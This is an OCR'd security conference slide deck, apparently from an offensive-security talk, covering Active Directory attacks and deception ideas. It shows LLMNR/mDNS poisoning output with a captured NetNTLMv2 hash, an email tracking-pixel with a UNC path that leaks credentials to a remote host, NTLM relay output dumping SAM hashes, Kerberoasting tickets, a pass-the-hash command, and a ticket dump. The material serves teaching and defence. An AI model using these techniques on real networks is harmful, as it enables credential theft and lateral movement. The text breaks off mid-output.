Please Waste My Time

Qasim Ijaz

Blue Bastion Security

Whoami


- Qasim Ijaz
  - Director of Offensive Security at Blue Bastion
- Former roles
  - Sr. Manager Attack Simulation at a Healthcare Org
  - HIPAA/HITRUST Assessor
  - Associate CISO
- Instructor in after-hours
  - Blackhat, BSides, OSCP Bootcamp
- Focus areas
  - “Dry” business side of hacking
  - Active Directory exploitation
  - Healthcare security

Why waste my time?


- Early detection and response
- Exhaust attacker resources
- Misinformation and misdirection
- Threat intelligence

Feature or a Vulnerability?

What makes security difficult in the enterprise?




(Broad|Multi)cast Name Resolution Protocols



Blue Bastion

Poisoning (Broad|Multi)cast Name Resolution - Responder




```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[SMB] NTLMv2-SSP Client   : 192.168.56.3
[SMB] NTLMv2-SSP Username : PARENTWKSTN\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF
53150DE09D201AECE2E6B9D5B088900000000200080053004D00420033000100 1E00570049004E002D00500052
1004600560004001400530 04D00420033002E006C006F00630061006C000300340057004900 4E002D0050005200
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063
E09D201060004000200000008003000300000000000000000000000030000006B243CABB3B7868D85846976E439
69916B51F0A001000000000000000000000000000000000009001A00630069006600730 02F0048005200530068
0000000
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3    for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
```

Blue Bastion

Outlook Tracking Pixel

Today's Status Report

Qasim Ijaz
To Qasim Ijaz

Reply | Reply A

Qasim,

I hope this email finds you well. I am writing to provide you with an update on the ongoing cybersecurity project.

As you may recall, our goal is to enhance the security measures in place to protect our company from potential cyber threats. Over the past few weeks, our team has been working diligently on this project, and I am pleased to report that we have made significant progress.

We have completed a comprehensive security audit, which helped us identify potential vulnerabilities and areas of concern. Based on the findings, we have implemented a number of measures to improve our security posture, including:

- Installation of advanced security software on all company devices
- Implementation of multi-factor authentication for all company accounts
- Creation of a robust backup and disaster recovery plan
- Training sessions for all employees to increase awareness of cybersecurity best practices.

We have also established regular security monitoring and reporting processes to ensure that we can quickly identify and address any potential threats.

Overall, I am confident that the measures we have implemented will significantly enhance our company's cybersecurity and protect us from potential risks.

If you have any questions or concerns about the project or our progress, please do not hesitate to reach out to me. I am happy to provide additional information and updates as needed.

Thank you for your continued support of this important project.

Best regards,

Consultant XYZ

```
<img src="\\172.27.94.50\a.png">
```

Qasim Ijaz
Director of Offensive Security
(He/Him)

idealintegrations
building networks and partnerships

Blue Bastion

Relaying NetNTLM Hashes - No SMB Signing

```
[*] Servers started, waiting for connections

[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.4
[*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.3
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
 are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but ther
e are no more targets left!
[*] Target system bootKey: 0×b3343e890833270fcd46791457236107
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970:::
bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
[*] Done dumping SAM hashes for host: 10.100.1.4
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Kerberoasting

- Any authenticated AD user can request a Service Ticket (TGS)
- TGS is encrypted with the service account's NT hash
- You can crack that TGS offline to get the password

```
PS C:\Users\filemaker\Desktop> .\notrubeus.exe kerberoast /nowrap
\r\n   ______        _
  (_____ \\      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \\| ___ | | | |/___)
  | |  \\ \\| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/\r\n
  v2.2.3 \r\n
\r\n[*] Action: Kerberoasting\r\n
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.\r\n
[*] Target Domain          : training.rt.bluebastion.net
[*] Searching path 'LDAP://domainsvr.training.rt.bluebastion.net/DC=training,DC=rt,DC=bluebastion,DC=net' for '(&

[*] Total kerberoastable users : 2


[*] SamAccountName         : svc.account
[*] DistinguishedName      : CN=svc account,CN=Managed Service Accounts,DC=training,DC=rt,DC=bluebastion,DC=net
[*] ServicePrincipalName   : http/workstation.TRAINING
[*] PwdLastSet             : 8/2/2022 10:26:08 AM
[*] Supported ETypes       : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash                   : $krb5tgs$23$*svc.account$training.rt.bluebastion.net$http/workstation.TRAINING@train
025B0CA229961EBB40AEE3CBF06BB1C682C5BED49FEAEFE11CA90168A4F4D0128F2B59EF1D963557DC33D9AF4C2C09631F6B45BCC5D49F3F0
AC10A6F08C6E77F22E415605B702B1DC307DB72A1A04EA039DFF01DD5FC6D88237BA704E2783F07DA5446B1E7CC2A1F4036B5524F4564A433
3A26CA5FFC7A8C42FF80C02262BD760E956E03E26E0E49E2671F994785061140D236A5A972491C01CDE4DD45C45FF2BBB960C7B94D8DB19CB
06162B7C59803B3AB8F5C277A9AE6E3E4BFF826B79EF42573700AD9DB74A5CC5A5E739F4DF0876649DC4F08566535C9CE0EEAE0DE0B6A8147
893E32DF7848278E817788EB3885B3EBA0576077064F06D1C8369301EFC44AC88C4BD0DCD0A4112E2D8314EA77AE8E59C391BD39E414F9AB2
25A61C3F9267A3B1CF04A2CFF892FDB3F0949C0B0031F259CEB657C1AF43342B716E7B611009A42F8E1BC2E6931BB1F6F2ECABB1DF11C1B9D
1A30EB22787D744D1C0C6BB1647B6B53D7F0F0A4D8DD998AB60F959328B3C01642A743A9DE4EEF3979F9CF8F9F9EA7A7FFE7016BDC647D050


[*] SamAccountName         : testservice
[*] DistinguishedName      : CN=Test Service,CN=Managed Service Accounts,DC=training,DC=rt,DC=bluebastion,DC=net
[*] ServicePrincipalName   : something/something
[*] PwdLastSet             : 6/6/2023 12:47:48 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*testservice$training.rt.bluebastion.net$something/something@training.rt
6AB2AA04E323F3B9073AB4FB3B0FF296C4683119BCA86D235F95F2288CE13C8C2C4302614AC107CB31391524039266CC80BEDF22B49272CAF
3A0392745C7A42D4F424B95B933318F5B5680851D76E1DEE2DE0153B4F08DC926C53CF5BB102E4654664A70993AFB7A4E64353D6A41638FC8
83D69DC748089B8DBC04C5CE10FD4AC3B0716A08CD4E93FF5658507012D4A75F9CBA7B058B7BFA73D0933B7850CE78C1786E6C2FD9C9EA337
4792DC7B11E995B4297A463282C93ECD58CA834213BF2561FD22779AAB8330629987FECA88B874F3ADA724B578A82AD6FDB58910D10E0B799
10066C656B0B3A89CF29ABD2535FA2B8AB3ACBA38E6C2516FF8B62C79929BCC677D805F4B830CFE475A859D4DB23352F5A5D520463942DF1E
955E8963AE47BD24675485DFBA23D6A4C9A3ABC8F790848DFF3B38BC5268F26EAB50449DE469E803440620D29E6C45A940796E55A4C0D6397
0BEF7A0F63E86783FB98B5477DE8DC06862C9FACCEBB649B8D8DB251741996E7CA83AF9E6722FC946F56A3AD670DC57F5B783E53F77D8342A
```

Pass the Hash

- Passes NT hash through NetNTLMv1/NetNTLMv2 protocol
- Modern Windows operating systems don’t allow PTH for non-RID500 local users
- Patches LSASS directly on target (loud)

```
┌──(q㉿BlueBastion-Q)-[~/training1]
└─$ nxc smb 10.100.1.2-7 -u Administrator -H 0146079b69aab1dd9210dda9652716ea -x whoami --local-auth
SMB         10.100.1.5      445    ADMWS            [*] Windows 10.0 Build 22621 x64 (name:ADMWS) (domain:ADMWS) (signing:False) (SMBv1:False)
SMB         10.100.1.3      445    FS               [*] Windows 10.0 Build 20348 x64 (name:FS) (domain:FS) (signing:False) (SMBv1:False)
SMB         10.100.1.4      445    WS               [*] Windows 10.0 Build 22621 x64 (name:WS) (domain:WS) (signing:False) (SMBv1:False)
SMB         10.100.1.7      445    BO               [*] Windows 10.0 Build 20348 x64 (name:BO) (domain:BO) (signing:False) (SMBv1:False)
SMB         10.100.1.2      445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:DC) (signing:True) (SMBv1:False)
SMB         10.100.1.3      445    FS               [+] FS\Administrator:0146079b69aab1dd9210dda9652716ea (Pwn3d!)
SMB         10.100.1.5      445    ADMWS            [-] ADMWS\Administrator:0146079b69aab1dd9210dda9652716ea STATUS_LOGON_FAILURE
SMB         10.100.1.4      445    WS               [+] WS\Administrator:0146079b69aab1dd9210dda9652716ea (Pwn3d!)
SMB         10.100.1.7      445    BO               [-] BO\Administrator:0146079b69aab1dd9210dda9652716ea STATUS_LOGON_FAILURE
SMB         10.100.1.2      445    DC               [-] DC\Administrator:0146079b69aab1dd9210dda9652716ea STATUS_LOGON_FAILURE
SMB         10.100.1.3      445    FS               [+] Executed command via wmiexec
SMB         10.100.1.3      445    FS               fs\administrator
SMB         10.100.1.4      445    WS               [-] WMIEXEC: Dcom initialization failed on connection with stringbinding: "ncacn_ip_tcp:10.100.1.4[50491]", please i
ncrease the timeout with the option "--dcom-timeout". If it's still failing maybe something is blocking the RPC connection, try another exec method
SMB         10.100.1.4      445    WS               [+] Executed command via atexec
SMB         10.100.1.4      445    WS               nt authority\system
Running nxc against 6 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Blue Bastion

Pass the Ticket


```
PS C:\Users\svc.acct> .\notrubeus.exe dump /service:krbtgt /luid:0x7fb72a /nowrap
\r\n   ______        _
  (_____ \\      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \\| ___ | | | |/___)
  | |  \\ \\| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/\r\n
  v2.3.2 \r\n
\r\nAction: Dump Kerberos Ticket Data (All Users)\r\n
[*] Target service  : krbtgt
[*] Target LUID     : 0x7fb72a
[*] Current LUID    : 0x95b291

  UserName                 : da.admin
  Domain                   : DOOMSDAYLABS
  LogonId                  : 0x7fb72a
  UserSID                  : S-1-5-21-2774200336-3400690103-1452933870-1111
  AuthenticationPackage    : Negotiate
